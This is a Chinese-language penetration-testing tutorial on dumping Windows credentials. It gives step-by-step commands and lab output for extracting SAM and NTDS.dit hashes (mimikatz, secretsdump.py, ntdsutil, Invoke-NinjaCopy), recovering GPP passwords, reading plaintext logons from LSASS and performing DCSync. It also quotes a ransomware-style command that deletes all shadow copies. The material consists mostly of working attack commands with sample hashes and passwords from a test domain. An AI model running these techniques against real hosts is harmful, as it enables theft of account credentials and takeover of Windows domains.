Credential Dumping


凭据的 Dump，主要是说明了几种在主机中获取凭据 HASH 的方式，介绍了 SAM 和 NTDS、LSA、GPP 等的凭据获取方式。

SAM(Security Accounts Manager)

SAM 包含主机的本地账户的 HASH 值（每一台主机中都存在一个 SAM），利用工具：

pwdumpx.exe

下载了 pwdump7，直接执行 exe 文件即可



gsecdump


gsecdump -a 查看 SAM

Mimikatz

privilege::debug（需要管理员权限）

token::elevate

lsadump::sam



Invoke-PowerDump.ps1

Import-module Invoke-PowerDump.ps1

Invoke-PowerDump

```
PS C:\Users\Administrator> Invoke-PowerDump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf00271fe3:::


Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


PS C:\Users\Administrator> ^A
```

Reg 从注册表中提取 SAM

命令行执行：

reg save HKLM\sam c:\sam

reg save HKLM\system c:\system

这种方式提取的文件是乱码，明文需要通过 samdump2 或者 mimikatz 再提


```
mimikatz # lsadump::sam /sam:sam /system:system
Domain : DC
SysKey : 2d9bcf13479cffdb1a6f6f56f079d83a
Local SID : S-1-5-21-3331659905-3235885567-3577999700

SAMKey : 7b00bc131f342a622033d8df497af9de

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 4cb55ea6471d29ccbb2ce4cf00271fe3

RID  : 000001f5 (501)
User : Guest

mimikatz # exit
Bye!
```

Local Security Authority (LSA)

本地安全机构（LSA）是受 Microsoft Windows 保护的子系统，它是 Windows 客户端身份验证体系结构的一部分，该体系结构对本地计算机进行身份验证并创建登录会话。

LSA 是一个认证机制


NTDS

NTDS 不同于 SAM，SAM 保存本地，NTDS 保存在域控，保存了域内所有的 HASH

卷影复制

卷影副本也称为快照，是存储在 Data Protection Manager (DPM) 服务器上的副本的时间点副本。副本是文件服务器上单个卷的受保护共享、文件夹和文件的完整时间点副本。


（勒索软件通常会删除卷影副本：C:\Windows\Sysnative\vssadmin.exe"Delete Shadows /All /Quiet）



secretsdump.py

secretsdump.py 在这里的作用是从已经导出的 ntds.dit 文件中导出明文。Mimikatz 也可以达到相同的效果

python secretsdump.py -ntds /demo/ntds/ntds.dit -system /demo/ntds/SYSTEM LOCAL



同时 secretsdump.py 也可以直接远程提取 NTDS 中的 HASH 值，使用过程中会提示输入账号的密码

```
root@kali:/opt/impacket/examples# python2 secretsdump.py yunying/administrator@192.168.144.172 -just-dc
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf00271fe3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:80301de99ad5015f7b8b7b7040d6fe87:::
```

ntdsutil.exe

可以直接通过 ntdsutil 命令在域控中导出 ntds.dit 文件

ntdsutil "ac i ntds" "ifm" "create full c:temp" q q

```
C:\Users\Administrator>ntdsutil "ac i ntds" "ifm" "create full c:temp" q q
ntdsutil: ac i ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full c:temp
Creating snapshot...
Snapshot set {b021315d-3383-4a00-a095-11162410b759} generated successfully.
Snapshot {98040a4f-fbfa-4fdd-8698-cb7329269239} mounted as C:\$SNAP_201904241835
_VOLUMEC$\
Snapshot {98040a4f-fbfa-4fdd-8698-cb7329269239} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201904241835_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: C:\Users\Administrator\temp\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying C:\Users\Administrator\temp\registry\SYSTEM
Copying C:\Users\Administrator\temp\registry\SECURITY
Snapshot {98040a4f-fbfa-4fdd-8698-cb7329269239} unmounted.
IFM media created successfully in C:\Users\Administrator\temp
ifm: q
ntdsutil: q

C:\Users\Administrator>_
```

Invoke-NinjaCopy.ps1

使用命令

Import-Module .\invoke-ninjacopy.ps1

Invoke-NinjaCopy -Path C:\Windows\System32\config\SAM -LocalDestination .\sam.hive

Invoke-NinjaCopy -Path C:\Windows\System32\config\SYSTEM -LocalDestination .\system.hive

导出的同样需要通过工具导出为明文。

Group Policy Preference (GPP) Files

组策略选项，也就是域控中的默认组策略配置文件，我的环境是没有的，这里使用的图是一个脚本中的例子

查看帮助：Get-Help Get-GPPPassword –Examples

使用方法比较简单：

PS C:\>Import-Module Get-GPPPassword.ps1\

PS C:\>Get-GPPPassword

```
PS C:\>Get-GPPPassword


NewName   : [BLANK]
Changed   : {2014-02-21 05:28:53}
Passwords : {password12}
UserNames : {test1}
File      : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\DataSour
ces\DataSources.xml

NewName   : {mspresenters}
Changed   : {2013-07-02 05:43:21, 2014-02-21 03:33:07, 2014-02-21 03:33:48}
Passwords : {Recycling*3ftw!, password123, password1234}
UserNames : {Administrator (built-in), DummyAccount, dummy2}
File      : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\G
roups.xml

NewName   : [BLANK]
Changed   : {2014-02-21 05:29:53, 2014-02-21 05:29:52}
Passwords : {password, password1234$}
UserNames : {administrator, admin}
File      : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Schedule
dTasks\ScheduledTasks.xml

NewName   : [BLANK]
Changed   : {2014-02-21 05:30:14, 2014-02-21 05:30:36}
Passwords : {password, read123}
UserNames : {DEMO\Administrator, admin}
File      : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Services
\Services.xml
```

明文证书

用户登录系统后，会生成各种凭据并将其存储在内存中的本地安全机构子系统服务（LSASS）进程中。这些凭证可以由管理用户或 SYSTEM 收集。

这里使用 mimikatz 演示，前提是需要有管理员权限

Privilege::debug

Sekurlsa::logonPasswords


```
PS C:\Users\tsvc\Desktop\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 2336356 (00000000:0023a664)
Session           : Service from 0
User Name         : DefaultAppPool
Domain            : IIS APPPOOL
Logon Server      : (null)
Logon Time        : 2019/4/22 21:16:32
SID               : S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415
        msv :
         [00000003] Primary
         * Username : S2$
         * Domain   : YUNYING
         * NTLM     : a81d2273e0f8317f9be0c7a5fcb7f3c3
         * SHA1     : 6fe39648f483d0d8d8731ed135dfe62be96ffa04
```



DCSync

DCSync 的方式可以通过 mimikatz 来实现，但是需要的权限较高，一般情况下需要有域管理员的权限才能从域控调出 HASH 值，一般情况下是获取了黄金票据之后通过 mimikatz 进行域控中 HASH 值的导出。

Mimikatz # lsadump::dcsync /domain:yunying.lab /user:administrator

```
mimikatz # lsadump::dcsync /domain:yunying.lab /user:administrator
[DC] 'yunying.lab' will be the domain
[DC] 'dc.yunying.lab' will be the DC server
[DC] 'administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   : 1601/1/1 8:00:00
Password last change : 2019/5/20 20:53:13
Object Security ID   : S-1-5-21-4249968736-1423802980-663233003-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 8bbe95fcb83756d902da7faccd2fa6e1
    ntlm- 0: 8bbe95fcb83756d902da7faccd2fa6e1
    ntlm- 1: 8f909fdb472d0b85cddb3e36669a9b07
    ntlm- 2: 4cb55ea6471d29ccbb2ce4cf00271fe3
    lm  - 0: 8a60b41a26fdb043cbb43c7bae98aa6c
    lm  - 1: 83d92271edabb92be733cd40779b626e

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : YUNYING.LABAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d4d138b6d04887f86f989300e1b901dec343477a4eddab97c454b72be4f1911b
      aes128_hmac       (4096) : 6772808d44aee5e842e378903692fc05
      des_cbc_md5       (4096) : c2f72cc41f2fbc4f
    OldCredentials
      aes256_hmac       (4096) : 426989bcfe7e8c900a90d0adab36ccd4333d68d6917e12ccfd806a86efe93149
      aes128_hmac       (4096) : 96da4c54cf85b530d07f9811ee76d0e6
      des_cbc_md5       (4096) : f710085b7a8034ae

* Primary:Kerberos *
    Default Salt : YUNYING.LABAdministrator
    Credentials
      des_cbc_md5       : c2f72cc41f2fbc4f
    OldCredentials
      des_cbc_md5       : f710085b7a8034ae

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  23755dea633135e38546ca81b10f0e3f
    02  cd22994387712b52d195bbfe92ab0fa2
    03  3c7a49ef0681bfba0a8976861187204d
    04  23755dea633135e38546ca81b10f0e3f
    05  9a0074827fa5c1b8ec07cf77fbd7cfe1
    06  b8d8073a13ccdde55fde1aeb579811a8
    07  16a0b98899356bf2b0894ced68d94e05
    08  e6fa217a55d65c8c0132061fc81eee54
    09  118d4d13aa410e5722a9a92fcc828d55
    10  d6fa875bf6cdee53e08f09d421a4870d
    11  967a9f3eb49397edf265ed55b7b2ff36
    12  e6fa217a55d65c8c0132061fc81eee54
    13  4b061a8f14b8f94eeff8dbb98d68276b
    14  a7645f48febd8fd6a0ffb9d49a2299fc
    15  ead84e5ce136118e9afb0ba03fe4f08a
```

DCSync 主要通过 DRS 协议（Directory Replication Service (DRS) Remote Protocol），这个协议的主要作用就是在 AD 中复制和管理数据，一般多个域控之间同步域内信息时会使用这个协议。

42	5.550775	192.168.254.130	192.168.254.131	DCERPC	273	Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 ma
43	5.550961	192.168.254.131	192.168.254.130	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSUA
44	5.551198	192.168.254.130	192.168.254.131	DCERPC	159	Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 ma
45	5.552549	192.168.254.131	192.168.254.130	DRSUAPI	306	DsBind request
46	5.552873	192.168.254.130	192.168.254.131	DRSUAPI	258	DsBind response
47	5.552979	192.168.254.131	192.168.254.130	DRSUAPI	242	DsGetDomainControllerInfo request
48	5.553786	192.168.254.130	192.168.254.131	DRSUAPI	1090	DsGetDomainControllerInfo response
49	5.554095	192.168.254.131	192.168.254.130	DRSUAPI	274	DsCrackNames request
50	5.554402	192.168.254.130	192.168.254.131	DRSUAPI	338	DsCrackNames response
51	5.554486	192.168.254.131	192.168.254.130	DRSUAPI	258	DsBind request
52	5.554689	192.168.254.130	192.168.254.131	DRSUAPI	258	DsBind response
53	5.554807	192.168.254.131	192.168.254.130	DRSUAPI	498	DsGetNCChanges request
54	5.557673	192.168.254.130	192.168.254.131	TCP	1514	49155 → 49239 [ACK] Seq=2264 Ack=4668 Win=65536 Len=1460 [TCP segme
55	5.557674	192.168.254.130	192.168.254.131	DRSUAPI	1134	DsGetNCChanges response
56	5.557694	192.168.254.131	192.168.254.130	TCP	54	49239 → 49155 [ACK] Seq=4668 Ack=4804 Win=65536 Len=0
57	5.576987	192.168.254.131	192.168.254.130	DRSUAPI	194	DsUnbind request

```
▷ Frame 46: 258 bytes on wire (2064 bits), 258 bytes captured (2064 bits)
▷ Ethernet II, Src: Vmware_05:c1:60 (00:0c:29:05:c1:60), Dst: Vmware_e0:0a:ea (00:0c:29:e0:0a:ea)
▷ Internet Protocol Version 4, Src: 192.168.254.130, Dst: 192.168.254.131
▷ Transmission Control Protocol, Src Port: 49155, Dst Port: 49239, Seq: 536, Ack: 3612, Len: 204
▷ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response, Fragment: Single, FragLen: 204, Call: 2, Ctx: 0, [Req: #45]
▷ DRSUAPI, DsBind
```